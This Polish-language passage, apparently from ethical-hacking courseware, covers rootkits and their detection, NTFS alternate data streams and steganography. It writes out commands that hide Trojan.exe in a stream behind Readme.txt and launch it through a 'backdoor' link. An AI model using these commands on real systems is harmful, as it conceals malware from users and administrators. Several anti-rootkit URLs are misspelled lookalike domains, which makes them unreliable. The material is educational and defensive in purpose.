Rootkit Demodex jest niezwykle wyrafinowany i umożliwia atakującym zachowanie dostępu do urządzenia ofiary nawet po ponownej instalacji systemu operacyjnego. Rootkit Demodex działa jako backdoor utrzymujący trwałość na zaatakowanych urządzeniach. Głównym celem tego rootkita jest ukrywanie odcisków palców szkodliwego oprogramowania, takich jak jego pliki, klucze rejestru i ruch sieciowy przed śledczymi i systemami zapobiegawczymi. Rootkit Demodex ma następujące cechy:

o Zawiera projekt open source o nazwie Cheat Engine, który pomaga użytkownikom uniknąć wykrycia.

o Pomija funkcje zabezpieczeń i mechanizmy wymuszania podpisów sterowników w systemie Windows.

o Zapobiega ładowaniu niepodpisanych sterowników urządzeń.

Poniżej przedstawiono inne popularne rootkity:

Moriya

iLOBIeed

Netfilter

Skidmap

Wykrywanie rootkitów

Widzieliśmy, jak osoby atakujące wykorzystują różne rootkity do ukrywania plików i ich obecności w systemie docelowym. Omówmy teraz różne metody wykrywania rootkitów z perspektywy bezpieczeństwa. Ogólnie rzecz biorąc, techniki wykrywania rootkitów można podzielić na oparte na sygnaturach, heurystyczne, oparte na integralności, oparte na widokach krzyżowych oraz profilowanie ścieżki wykonania w czasie wykonywania.

Wykrywanie oparte na integralności

Wykrywanie oparte na integralności można uznać za substytut wykrywania opartego na sygnaturach i heurystyce. Początkowo użytkownik uruchamia narzędzia takie jak Tripware i AIDE w czystym systemie. Narzędzia te tworzą linię bazową czystych plików systemowych i przechowują je w bazie danych. Funkcje wykrywania oparte na integralności poprzez porównanie bieżącego systemu plików, rekordów rozruchowych lub migawki pamięci z tą zaufaną linią bazową. Wykrywają dowody lub obecność złośliwej aktywności na podstawie różnic między migawkami bieżącymi i bazowymi.

Wykrywanie oparte na sygnaturach

Metody wykrywania oparte na sygnaturach działają jak odciski palców rootkitów. Porównują charakterystykę wszystkich procesów systemowych i plików wykonywalnych z bazą danych znanych odcisków palców rootkitów. Może porównywać sekwencję bajtów z pliku z inną sekwencją bajtów należących do szkodliwego programu. Ta metoda głównie skanuje pliki systemowe. Może łatwo wykryć niewidoczne rootkity, skanując pamięć jądra. Skuteczność wykrywania opartego na sygnaturach jest mniejsza ze względu na tendencję rootkita do ukrywania plików poprzez przerywanie ścieżki wykonywania oprogramowania wykrywającego.

Wykrywanie heurystyczne/oparte na zachowaniu

Wykrywanie oparte na heurystyce polega na identyfikowaniu odchyleń w normalnych wzorcach lub zachowaniach systemu operacyjnego. Ten typ wykrywania jest również znany jako wykrywanie

behawioralne. Wykrywanie heurystyczne może identyfikować nowe, wcześniej niezidentyfikowane rootkity poprzez rozpoznawanie odchyleń w „normalnych” wzorcach lub zachowaniach systemu. Przechwytywanie ścieżki wykonania jest jednym z takich dewiantów, które pomagają detektorom opartym na heurystyce identyfikować rootkity.

Profilowanie ścieżki wykonania w czasie wykonywania

Technika profilowania ścieżki wykonania w czasie wykonywania porównuje profilowanie ścieżki wykonania w czasie wykonywania wszystkich procesów systemowych i plików wykonywalnych. Rootkit dodaje nowy kod w pobliżu ścieżki wykonywania procedury, aby ją zdestabilizować. Metoda przechwytuje kilka instrukcji wykonanych przed i po określonej procedurze, ponieważ mogą się one znacznie różnić.

Wykrywanie oparte na widoku krzyżowym

Techniki wykrywania oparte na widokach krzyżowych działają przy założeniu, że system operacyjny został w pewnym sensie obalony. Ta technika wylicza pliki systemowe, procesy i klucze rejestru, wywołując wspólne interfejsy API. Narzędzia porównują zebrane informacje ze zbiorem danych uzyskanym za pomocą algorytmu do przeglądania tych samych danych. Ta technika wykrywania opiera się na fakcie, że przechwytywanie API lub manipulowanie strukturą danych jądra powoduje, że dane zwracane przez interfejsy API systemu operacyjnego są skażone mechanizmami niskiego poziomu używanymi do wyprowadzania tych samych informacji bez manipulacji DKOM lub przechwytywania.

Alternatywny zaufany nośnik

Technika alternatywnego zaufanego medium jest najbardziej niezawodną metodą stosowaną do wykrywania rootkitów na poziomie systemu operacyjnego. W tej technice zainfekowany system jest zamykany, a następnie uruchamiany z alternatywnego zaufanego nośnika, takiego jak rozruchowy dysk CD-ROM lub dysk flash USB. Po uruchomieniu system operacyjny jest sprawdzany w celu znalezienia śladów rootkita, które można następnie usunąć, aby przywrócić system do normalnego stanu.

Analiza zrzutów pamięci

Podczas analizy zrzutu pamięci pamięć ulotna (RAM) podejrzanego systemu jest zrzucana i analizowana w celu wykrycia rootkita w systemie. Korzystając z tej techniki, można utworzyć statyczną migawkę pojedynczego procesu, jądra systemu lub całego systemu. Aby wykryć rootkita, cała pamięć systemowa jest zrzucana w celu przeanalizowania i przechwycenia aktywnych rootkitów. Ten zrzut pamięci może być dalej używany do przeprowadzania analizy kryminalistycznej w trybie offline. Tworzenie zrzutów pamięci może wymagać specjalistycznego sprzętu.

Kroki wykrywania rootkitów

Na rynku dostępnych jest wiele narzędzi, za pomocą których można wykryć obecność rootkitów w docelowym systemie. Czasami jednak narzędzia są niewystarczające, ponieważ twórcy złośliwego oprogramowania zawsze znajdują sposoby na przeciwdziałanie tym zautomatyzowanym wykrywaczom rootkitów, a niektóre z ich ostatnich wysiłków są nawet w stanie ich uniknąć. Dlatego lepiej jest ręcznie wykryć rootkita. Ręczne wykrywanie rootkitów wymaga czasu, cierpliwości, wytrwałości i wiedzy. Ręcznie sprawdź system plików i rejestr systemu, aby wykryć rootkity.

Kroki wykrywania rootkitów poprzez badanie systemu plików są następujące.

1. Uruchom "dir /s /b /ah" i "dir /s /b /a-h" w potencjalnie zainfekowanym systemie operacyjnym i zapisz wyniki.

2. Uruchom czysty dysk CD, uruchom polecenia „dir /s /b /ah” i „dir /s /b /a-h” na tym samym dysku i zapisz uzyskane wyniki.

3. Uruchom najnowszą wersję narzędzia WinMerge na dwóch zestawach wyników, aby wykryć oprogramowanie-widmo ukrywające pliki (tj. niewidoczne w środku, ale widoczne z zewnątrz).

Kroki wykrywania rootkitów poprzez badanie rejestru są następujące.

1. Uruchom regedit.exe z potencjalnie zainfekowanego systemu operacyjnego.

2. Wyeksportuj gałęzie HKEY_LOCAL_MACHINE\SOFTWARE i HKEY_LOCAL_MACHINE\SYSTEM w formacie pliku tekstowego.

3. Uruchom czysty dysk CD (taki jak WinPE).

4. Uruchom regedit.exe.

5. Utwórz nowy klucz, na przykład HKEY_LOCAL_MACHINE\Temp.

6. Załaduj gałęzie rejestru o nazwie Software i System z podejrzanego systemu operacyjnego. Domyślną lokalizacją będzie c:\windows\system32\config\software i c:\windows\system32\config\system.

7. Wyeksportuj te gałęzie rejestru w formacie pliku tekstowego. (Gale rejestru są przechowywane w formacie binarnym, a kroki 6 i 7 konwertują pliki na tekst).

8. Uruchom narzędzie WinMerge z płyty CD i porównaj dwa zestawy wyników, aby wykryć złośliwe oprogramowanie ukrywające pliki (tzn. niewidoczne w środku, ale widoczne z zewnątrz).

Uwaga: mogą wystąpić fałszywe alarmy. Ponadto nie wykrywa oprogramowania stealth, które ukrywa się w systemie BIOS, pamięci EEPROM karty graficznej, uszkodzonych sektorach dysku, alternatywnych strumieniach danych (ADS) itp.

Jak bronić się przed rootkitami

Wspólną cechą rootkitów jest to, że osoba atakująca wymaga dostępu administratora do systemu docelowego. Początkowy atak, który prowadzi do tego dostępu, jest często hałaśliwy. Dlatego należy monitorować nadmiar ruchu w sieci, który pojawia się po wykryciu nowego exploita. Analiza logów jest ważnym elementem zarządzania ryzykiem. Atakujący może mieć skrypty powłoki lub narzędzia, które mogą pomóc mu zatrzeć ślady, ale prawie na pewno będą istniały inne wskaźniki, które mogą pomóc w wykonaniu proaktywnych środków zaradczych, a nie tylko reaktywnych. Reaktywnym środkiem zaradczym jest utworzenie kopii zapasowej wszystkich krytycznych danych, z wyłączeniem plików binarnych, oraz wykonanie nowej, czystej instalacji z zaufanego źródła. Można wykonać sumę kontrolną kodu jako dobrą obronę przed narzędziami takimi jak rootkity. MD5sum.exe może pobierać odciski palców plików i odnotowywać naruszenia integralności w przypadku wystąpienia zmian. Aby chronić się przed rootkitami, należy używać programów sprawdzających integralność krytycznych plików systemowych. Oto kilka technik przyjętych w celu obrony przed rootkitami:

• Zainstaluj ponownie system operacyjny/aplikacje z zaufanego źródła po utworzeniu kopii zapasowej krytycznych danych.

•Przestrzegaj dobrze udokumentowanych automatycznych procedur instalacyjnych.

• Wykonaj analizę zrzutu pamięci jądra, aby określić obecność rootkitów.

• Zabezpiecz stację roboczą lub serwer przed atakiem.

• Przeszkol personel, aby unikał pobierania jakichkolwiek plików/programów z niezaufanych źródeł.

•Zainstaluj zapory sieciowe i oparte na hoście oraz często sprawdzaj dostępność aktualizacji.

•Zapewnij dostępność zaufanych nośników przywracania.

• Aktualizuj i łataj systemy operacyjne, aplikacje i oprogramowanie sprzętowe.

•Regularnie weryfikuj integralność plików systemowych, korzystając z technologii cyfrowego odcisku palca o silnych właściwościach kryptograficznych.

•Regularnie aktualizuj oprogramowanie antywirusowe i antyszpiegowskie.

• Aktualizuj sygnatury chroniące przed złośliwym oprogramowaniem.

•Unikaj logowania na konto z uprawnieniami administratora.

•Przestrzegaj zasady najmniejszych przywilejów.

•Upewnij się, że wybrane oprogramowanie antywirusowe posiada ochronę przed rootkitami.

•Unikaj instalowania niepotrzebnych aplikacji i wyłączaj nieużywane funkcje i usługi.

• Powstrzymaj się od angażowania się w niebezpieczne działania w Internecie.

•Zamknij wszystkie nieużywane porty.

•Okresowo skanuj system lokalny za pomocą skanerów bezpieczeństwa opartych na hoście.

•Zwiększ bezpieczeństwo systemu za pomocą uwierzytelniania dwuetapowego lub wieloetapowego, aby osoba atakująca nie mogła uzyskać dostępu administratora do systemu w celu zainstalowania rootkitów.

•Nigdy nie czytaj wiadomości e-mail, nie przeglądaj stron internetowych ani nie otwieraj dokumentów podczas obsługi aktywnej sesji ze zdalnym serwerem.

• Korzystaj z narzędzi do zarządzania konfiguracją i wykrywania luk w zabezpieczeniach, aby weryfikować skuteczne wdrażanie aktualizacji.

•Zastosuj oprogramowanie do filtrowania ruchu w celu wykrywania i blokowania złośliwego ruchu przychodzącego do sieci.

•Korzystaj z programów antywirusowych nowej generacji z funkcjami wykrywania anomalii opartymi na uczeniu maszynowym i heurystyki behawioralnej.

• Przed zainstalowaniem jakiegokolwiek oprogramowania dokładnie przeczytaj instrukcje zawarte w umowie licencyjnej użytkownika końcowego (EULA).

•Unikaj surfowania po Internecie będąc zalogowanym na koncie administratora.

•Wymuś ochronę przed zapisem na płycie głównej, aby zapobiec zainfekowaniu systemu BIOS przez rootkita.

Anty-rootkity

Następujące programy antyrootkitowe mogą służyć do usuwania różnego rodzaju złośliwego oprogramowania, takiego jak rootkity, wirusy, trojany i robaki z systemu. Możesz pobrać lub kupić

oprogramowanie anty-rootkitowe z ich witryn internetowych i zainstalować je na swoim komputerze, aby uzyskać ochronę przed złośliwym oprogramowaniem, zwłaszcza przed rootkitami.

GMER

GMER to aplikacja, która pomaga specjalistom ds. hakowania

Poniżej wymieniono kilka ważniejszych programów antyrootkitowych.

Stingera (https://www.mcofee.com)

Avast One (https://www.ovost.com)

TDSSKi11er (https://uso.kospersky.com)

Malwarebytes Anti-Rootkit (https://www.molworebytes.com)

Pogromca rootkitów (http://www.trendmicro.co.in)

Strumień danych NTFS

NTFS to system plików, który przechowuje plik za pomocą dwóch strumieni danych, zwanych strumieniami danych NTFS, wraz z atrybutami plików. Pierwszy strumień danych przechowuje deskryptor bezpieczeństwa pliku, który ma być przechowywany, taki jak uprawnienia, a drugi przechowuje dane w pliku. ADS to inny typ nazwanego strumienia danych, który może być obecny w każdym pliku.

ADS odnosi się do dowolnego typu danych dołączonych do pliku, ale nie w pliku w systemie NTFS. Główna tabela plików partycji zawiera listę wszystkich strumieni danych zawartych w pliku oraz ich fizyczną lokalizację na dysku. Dlatego ADS nie są obecne w pliku, ale są dołączone do niego za pośrednictwem tabeli plików. NTFS ADS to ukryty strumień systemu Windows, który zawiera metadane pliku, takie jak atrybuty, liczba słów, nazwisko autora oraz czasy dostępu i modyfikacji plików. ADS mogą forkować dane do istniejących plików bez zmiany lub zmiany ich funkcjonalności, rozmiaru lub wyświetlania narzędzi do przeglądania plików. Umożliwiają atakującemu wstrzyknięcie złośliwego kodu do plików w dostępnym systemie i wykonanie go bez wykrycia przez użytkownika. ADS zapewniają atakującym metodę ukrywania rootkitów lub narzędzi hakerskich w zaatakowanym systemie i pozwalają użytkownikowi na ich wykonanie, ukrywając się przed administratorem systemu. Pliki z ADS są niemożliwe do wykrycia przy użyciu natywnych technik przeglądania plików, takich jak wiersz poleceń lub Eksplorator Windows. Po dołączeniu pliku ADS do oryginalnego pliku rozmiar oryginalnego pliku nie zmienia się. Jedyną wskazówką, że plik został zmieniony, jest znacznik czasu modyfikacji, który może być nieszkodliwy.

Jak tworzyć strumienie NTFS

Wykorzystując strumienie danych NTFS, osoba atakująca może prawie całkowicie ukryć pliki w systemie. Korzystanie ze strumieni jest łatwe, ale użytkownik może je zidentyfikować tylko za pomocą określonego oprogramowania. Eksplorator może wyświetlać tylko pliki główne; nie może przeglądać strumieni połączonych z plikami głównymi i nie może definiować miejsca na dysku używanego przez strumienie. W związku z tym, jeśli wirus wszczepi się w ADS, jest mało prawdopodobne, że standardowe oprogramowanie zabezpieczające go zidentyfikuje. Gdy użytkownik czyta lub zapisuje plik, domyślnie manipuluje głównym strumieniem danych. Teraz zbadamy, jak utworzyć ADS dla pliku. ADS są zgodne ze składnią:

„nazwa pliku.roz.:nazwa alternatywna”.

Kroki tworzenia strumieni NTFS:

1. Uruchom c:\>notepad myfile.txt:lion.txt i kliknij „Tak”, aby utworzyć nowy plik, wprowadź dane i zapisz plik

2. Uruchom c:\>notepad myfile.txt:tiger.txt i kliknij „Tak”, aby utworzyć nowy plik, wprowadź dane i zapisz plik

3. Wyświetl rozmiar pliku myfile.txt (powinien wynosić zero)

4 . Następujące polecenia mogą służyć do przeglądania lub modyfikowania danych strumienia ukrytych odpowiednio w krokach 1 i 2:

notepad myfile.txt:lion.txt

notepad myfile.txt:tiger.txt

Uwaga: Notatnik jest aplikacją zgodną ze strumieniem. Nie należy używać alternatywnych strumieni do przechowywania krytycznych informacji.

Manipulacja strumieniem NTFS

Możesz manipulować strumieniami NTFS, aby ukryć złośliwy plik w innych plikach, takich jak pliki tekstowe, wykonując następujące czynności:

Ukrywanie Trojan.exe (złośliwego programu) w pliku Readme.txt (strumień):

Użyj następującego polecenia, aby przenieść zawartość pliku Trojan.exe do pliku Readme.txt (strumień):

c:\>type c:\Trojan.exe >c:\Readme.txt:Trojan.exe

Polecenie „type” ukrywa plik w alternatywnym strumieniu danych (ADS) za istniejącym plikiem. Operator dwukropka (:) wydaje polecenie utworzenia lub użycia ADS.

Tworzenie łącza do strumienia Trojan.exe w pliku Readme.txt:

Po ukryciu pliku Trojan.exe za plikiem Readme.txt należy utworzyć odsyłacz do uruchomienia pliku Trojan.exe ze strumienia. Spowoduje to utworzenie skrótu do programu Trojan.exe w strumieniu.

C:\>mklink backdoor.exe Readme.txt:Trojan.exe

Wykonywanie trojana:

Wpisz c:\>backdoor, aby uruchomić trojana ukrytego za plikiem Readme.txt. Tutaj backdoor to skrót utworzony w poprzednim kroku, który po uruchomieniu instaluje trojana.

Uwaga: Użyj Notatnika, aby przeczytać ukryty plik.

Na przykład polecenie c:\>notepad sample.txt:secret.txt tworzy strumień secret.txt za plikiem sample.txt.

Jak bronić się przed strumieniami NTFS

Wykonaj następujące zadania, aby chronić się przed złośliwymi strumieniami NTFS:

* Aby usunąć ukryte strumienie NTFS, przenieś podejrzane pliki na partycję z tabelą alokacji plików (FAT).

* Użyj narzędzia do sprawdzania integralności plików innej firmy, takiego jak Tripwire File Integrity Manager, aby zachować integralność plików partycji NTFS przed nieautoryzowanymi atakami ADS.

* Używaj narzędzi innych firm do wyświetlania i manipulowania ukrytymi strumieniami, takimi jak EventSentry SysAdmin Tools lub adslist.exe.

* Unikaj zapisywania ważnych lub krytycznych danych w ADS.

* Korzystaj z aktualnego oprogramowania antywirusowego w systemie.

*Włącz skanowanie antywirusowe w czasie rzeczywistym, aby chronić system przed wykonywaniem złośliwych strumieni.

* Użyj oprogramowania do monitorowania plików, takiego jak Stream Detector (https://www.novirusthanks.org) i GMER (http://www.gmer.net), aby wykryć tworzenie dodatkowych lub nowych strumieni danych.

* Upewnij się, że zapora sieciowa jest odpowiednio skonfigurowana do ochrony przed wszelkimi złośliwymi strumieniami danych.

* Do obsługi ADS użyj oprogramowania z funkcjami tworzenia kopii zapasowych, takiego jak Symantec Backup Exec.

* Monitoruj określone uprawnienia potrzebne do odczytu i zapisu rozszerzonych atrybutów NTFS.

Użyj oprogramowania LADS (https://www.aldeid.com) jako środka zaradczego dla strumieni NTFS. Najnowsza wersja lads.exe jest oparta na graficznym interfejsie użytkownika i zgłasza istnienie reklam. Wyszukuje pojedynczy lub wiele strumieni, zgłasza obecność ADS i podaje pełną ścieżkę i długość każdego znalezionego ADS. Inne sposoby obejmują skopiowanie pliku okładki na partycję FAT, a następnie przeniesienie go z powrotem do systemu plików NTFS. Ponieważ FAT nie obsługuje ADS, technika ta skutecznie usuwa je z oryginalnego pliku.

Detektory strumienia NTFS

Na rynku dostępne są różne wykrywacze strumieni NTFS. Podejrzane strumienie można wykrywać za pomocą następujących detektorów strumieni NTFS. Możesz pobrać i zainstalować te detektory strumieni z ich stron internetowych.

Stream Armor

Stream Armor to narzędzie służące do wykrywania ukrytych reklam i całkowitego usuwania ich z systemu. Jego zaawansowana automatyczna analiza w połączeniu z mechanizmem weryfikacji zagrożeń online pomaga wyeliminować wszelkie ADS, które mogą być obecne. Niektóre dodatkowe przykłady detektorów strumieni NTFS są wymienione w następujący sposób:

Stream Detector (https://www.novirusthonks.org)

GMER (http://www.gmer.net)

ADS Manager (https://dmitrybront.com)

ADS Scanner (https://www.pointstone.com)


Streams (https://docs.microsoft.com)

Co to jest steganografia?

Jedną z wad różnych programów wykrywających jest ich główny nacisk na strumieniowe przesyłanie danych tekstowych. Co się stanie, jeśli atakujący ominie zwykłe techniki inwigilacji i nadal kradnie lub przesyła poufne dane? W typowej sytuacji, po tym jak atakującemu uda się zinfiltrować firmę jako pracownik tymczasowy lub kontraktowy, potajemnie wyszukuje poufne informacje. Chociaż organizacja może mieć zasady, które nie zezwalają na wymienny sprzęt elektroniczny w obiekcie, zdeterminowany atakujący może nadal znaleźć sposoby na obejście tego za pomocą technik takich jak steganografia. Steganografia odnosi się do sztuki ukrywania danych „za" innymi danymi bez wiedzy ofiary. W ten sposób steganografia ukrywa istnienie wiadomości. Zastępuje bity nieużywanych danych zwykłymi plikami, takimi jak grafika, dźwięk, tekst, audio i wideo innymi ukrytymi bitami. Ukryte dane mogą mieć postać zwykłego tekstu lub tekstu zaszyfrowanego, a czasem także obrazu. Wykorzystanie obrazu graficznego jako okładki jest najpopularniejszą metodą ukrywania danych w plikach. W przeciwieństwie do szyfrowania, wykrycie steganografii może być trudne. Z tego powodu techniki steganograficzne są szeroko stosowane w złośliwych celach. Na przykład atakujący mogą ukryć keyloggera w legalnym obrazie; w ten sposób, gdy ofiara kliknie obraz, keylogger przechwytuje naciśnięcia klawiszy ofiary. Atakujący używają również steganografii do ukrywania informacji, gdy szyfrowanie nie jest możliwe. Pod względem bezpieczeństwa ukrywa plik w zaszyfrowanym formacie, więc nawet jeśli atakujący go odszyfruje, wiadomość pozostanie ukryta. Atakujący mogą wprowadzać informacje, takie jak kod źródłowy narzędzia hakerskiego, listę zaatakowanych serwerów, plany przyszłych ataków, kanały komunikacji i koordynacji itp.

Klasyfikacja steganografii

Ze względu na technikę steganografię można podzielić na dwa obszary: techniczny i językowy. W steganografii technicznej wiadomość jest ukryta za pomocą metod naukowych, podczas gdy w steganografii lingwistycznej jest ukryta w nośniku, który jest medium używanym do komunikacji lub przesyłania wiadomości lub plików. To medium składa się z ukrytej wiadomości, nośnika i klucza steganograficznego. Poniższy diagram przedstawia klasyfikację steganografii.



Steganografia techniczna

Techniczna steganografia wykorzystuje metody fizyczne lub chemiczne, w tym niewidzialny atrament, mikrokropki i inne środki, aby ukryć istnienie wiadomości. Trudno jest sklasyfikować wszystkie metody, za pomocą których osiąga się te cele, ale niektóre przykłady można wymienić w następujący sposób:

Niewidzialny atrament

Niewidoczny atrament lub „atrament zabezpieczający” to jedna z metod steganografii technicznej. Służy do niewidocznego pisania bezbarwnymi płynami i może być później uwidoczniony przez pewne wcześniej uzgodnione manipulacje, takie jak oświetlenie lub ogrzewanie. Na przykład, jeśli użyjesz soku z cebuli i mleka do napisania wiadomości, pismo będzie niewidoczne, ale po podgrzaniu pisma zmieni kolor na brązowy, dzięki czemu wiadomość stanie się widoczna. Zastosowania niewidzialnego atramentu są następujące:

o Szpiegostwo

o Walka z podrabianiem

o Oznakowanie nieruchomości

o Ręczne stemplowanie w celu ponownego przyjęcia na miejsce

o Znakowanie identyfikacyjne w produkcji

Mikrokropki

Mikrokropka to tekst lub obraz znacznie zagęszczony (za pomocą odwróconego mikroskopu), mieszczący się w jednej kropce do jednej strony, aby uniknąć wykrycia przez niezamierzonych odbiorców. Mikrokropki są zwykle okrągłe i mają średnicę około jednego milimetra, ale można je przekształcić w różne kształty i rozmiary.

Metody komputerowe

Metoda komputerowa wprowadza zmiany do nośników cyfrowych w celu osadzenia informacji obcych w stosunku do nośników rodzimych. Komunikacja takich informacji odbywa się w formie tekstu, plików binarnych, dysków i urządzeń pamięci masowej oraz ruchu sieciowego i protokołów. Może zmieniać oprogramowanie, mowę, obrazy, filmy lub dowolny inny cyfrowo reprezentowany kod do transmisji.

Techniki steganografii komputerowej

W oparciu o modyfikacje okładki zastosowane w procesie osadzania, techniki steganograficzne można podzielić na sześć grup, które są następujące:

o Techniki zastępcze: w tej technice atakujący próbuje zaszyfrować tajne informacje, zastępując nieistotne bity tajną wiadomością. Jeśli odbiorca zna miejsca, w których atakujący umieszcza tajne informacje, może wydobyć tajną wiadomość.

o Techniki domeny transformacji: Technika domeny transformacji ukrywa informacje w znacznych częściach obrazu okładki, takich jak kadrowanie, kompresja i niektóre inne obszary przetwarzania obrazu. Utrudnia to przeprowadzanie ataków. Transformacje można zastosować do bloków obrazów lub całego obrazu.

o Techniki Spread Spectrum: Ta technika jest mniej podatna na przechwycenie i zagłuszanie. W tej technice sygnały komunikacyjne zajmują większą szerokość pasma niż jest to wymagane do wysłania informacji. Nadawca zwiększa rozproszenie pasma za pomocą kodu (niezależnie od danych), a odbiorca wykorzystuje zsynchronizowany odbiór z kodem do odzyskania informacji z danych widma rozproszonego.

o Techniki statystyczne: Technika ta wykorzystuje istnienie „1-bitowych” schematów steganografii poprzez modyfikację okładki w taki sposób, że w przypadku transmisji „1” niektóre cechy statystyczne znacznie się zmieniają. W innych przypadkach okładka pozostaje niezmieniona, aby rozróżnić okładki zmodyfikowane i niezmodyfikowane. Teoria hipotez ze statystyki matematycznej pomaga w ekstrakcji.

o Techniki zniekształcenia: W tej technice użytkownik wprowadza sekwencję modyfikacji osłony, aby uzyskać obiekt stego. Sekwencja modyfikacji reprezentuje transformację określonego komunikatu. Proces dekodowania w tej technice wymaga znajomości oryginalnej okładki. Odbiorca wiadomości może zmierzyć różnice między oryginalną okładką a otrzymaną okładką, aby zrekonstruować sekwencję modyfikacji.

o Techniki generowania okładek: W tej technice obiekty cyfrowe są opracowywane specjalnie w celu ukrycia tajnej komunikacji. Zakodowanie tych informacji zapewnia stworzenie przykrywki dla tajnej komunikacji.

Steganografia językowa

Ten rodzaj steganografii ukrywa wiadomość na nośniku innego pliku. Dalsza klasyfikacja steganografii językowej obejmuje semagramy i otwarte kody.

Semagramy

Semagramy obejmują technikę steganografii, która ukrywa informacje za pomocą znaków lub symboli. W tej technice użytkownik osadza pewne obiekty lub symbole w danych, aby zmienić wygląd danych na z góry określone znaczenie. Klasyfikacja semagramów jest następująca:

o Semagramy wizualne: Ta technika ukrywa informacje w rysunku, obrazie, liście, muzyce lub symbolu.

o Semagramy tekstowe: Semagram tekstowy ukrywa wiadomość tekstową poprzez konwersję lub transformację wyglądu wiadomości tekstowej nośnika, na przykład poprzez zmianę rozmiarów i stylów czcionek, dodanie dodatkowych spacji jako białych znaków w dokumencie oraz uwzględnienie różnych ozdobników w literach lub tekście pisanym odręcznie .

Otwarte kody

Otwarty kod ukrywa tajną wiadomość w legalnej wiadomości przewoźnika specjalnie zaprojektowanej we wzór na dokumencie, który jest niejasny dla przeciętnego czytelnika. Wiadomość przewoźnika jest czasami nazywana komunikacją jawną, a wiadomość tajna - komunikacją ukrytą. Technika otwartego kodu składa się z dwóch głównych grup: kody żargonowe i szyfry kryte.

o Kody żargonowe: w tego rodzaju steganografii używany jest określony język, który może być zrozumiały dla określonej grupy osób, do których jest adresowany, podczas gdy dla innych jest bez znaczenia. Wiadomość żargonowa pod wieloma względami przypomina szyfr zastępczy, ale zamiast zastępowania pojedynczych liter, zmieniane są same słowa. Przykładem kodu żargonowego jest kod „cue”. Wskazówka to słowo, które pojawia się w tekście, a następnie przenosi wiadomość.

o Zakryte szyfry: Ta technika ukrywa wiadomość na nośniku widocznym dla wszystkich. Tego typu wiadomość może wydobyć każda osoba, która zna metodę stosowaną do jej ukrycia. Dalsza klasyfikacja szyfrów nakładkowych obejmuje szyfry zerowe i szyfry kratowe.

o Szyfry zerowe: Technika używana do ukrywania wiadomości w dużej ilości bezużytecznych danych. Oryginalne dane są mieszane z niewykorzystanymi danymi w dowolnej kolejności poziomej, ukośnej, pionowej lub odwrotnej, tak że nikt inny nie może ich zrozumieć poza tymi, którzy znają kolejność.

o Szyfry kratowe: Technika używana do szyfrowania tekstu jawnego poprzez zapisywanie go na kartce papieru przez przedziurawioną (lub z szablonem) kartkę papieru, tekturę lub inny podobny materiał. W tej technice można rozszyfrować wiadomość za pomocą identycznej kratki. Ten system jest więc trudny do złamania i rozszyfrowania, ponieważ tylko ktoś z odpowiednią maskownicą będzie w stanie rozszyfrować ukrytą wiadomość.

Rodzaje steganografii w oparciu o Cover Medium

Steganografia to sztuka i nauka pisania ukrytych wiadomości w taki sposób, że nikt poza zamierzonym odbiorcą nie wie o istnieniu wiadomości. Rosnące wykorzystanie formatów plików elektronicznych wraz z nowymi technologiami umożliwiło ukrywanie danych. Podstawową steganografię można podzielić na dwa obszary: ukrywanie danych i tworzenie dokumentów. Dokumentacja zajmuje się ochroną przed usunięciem. Dalsze klasyfikacje nośnika okładki obejmują znak wodny i odcisk palca.

Wyróżnia się następujące rodzaje steganografii:

* Steganografia obrazu

* Steganografia dokumentów

*Steganografia folderów

* Wideo Steganografia

*Steganografia dźwięku

*Steganografia spacji

* Steganografia sieciowa

*Steganografia spamu/e-maili

*Steganografia DVD-ROM

*Steganografia tekstu naturalnego

* Ukryta steganografia systemu operacyjnego

* C++ Steganografia kodu źródłowego

Steganografia białych znaków

Steganografia białych znaków służy do ukrywania wiadomości w tekście ASCII poprzez dodawanie białych znaków na końcach wierszy. Ponieważ spacje i tabulatory są na ogół niewidoczne w przeglądarkach tekstu, wiadomość jest skutecznie ukrywana przed przypadkowymi obserwatorami. Jeśli używane jest wbudowane szyfrowanie, wiadomości nie można odczytać, nawet jeśli zostanie wykryta.

Śnieg

Snow to program do ukrywania wiadomości w plikach tekstowych poprzez dodawanie tabulatorów i spacji na końcach wierszy oraz do wydobywania wiadomości z plików zawierających ukryte wiadomości. Użytkownik ukrywa dane w pliku tekstowym, dodając sekwencje do siedmiu spacji, przeplatane z zakładkami. Zwykle pozwala to na przechowywanie trzech bitów co osiem kolumn. Istnieje alternatywny schemat kodowania, który wykorzystuje naprzemienne spacje i tabulatory do reprezentowania Os i Is. Jednak użytkownicy odrzucili to, ponieważ zużywa mniej bajtów, ale wymaga więcej kolumn na bit (4,5 vs. 2,67). Dołączony znak tabulacji wskazuje początek danych, co umożliwia wstawianie nagłówków poczty i wiadomości bez uszkodzenia danych.

Jak pokazano na zrzucie ekranu, osoby atakujące używają narzędzia Snow do ukrywania wiadomości w pliku tekstowym za pomocą następującego polecenia:

Składnia: śnieg [-CQS] [-p hasło] [-I długość-linii] [-f plik | -m wiadomość] [plik wejściowy [plik wyjściowy]]

Opcje:

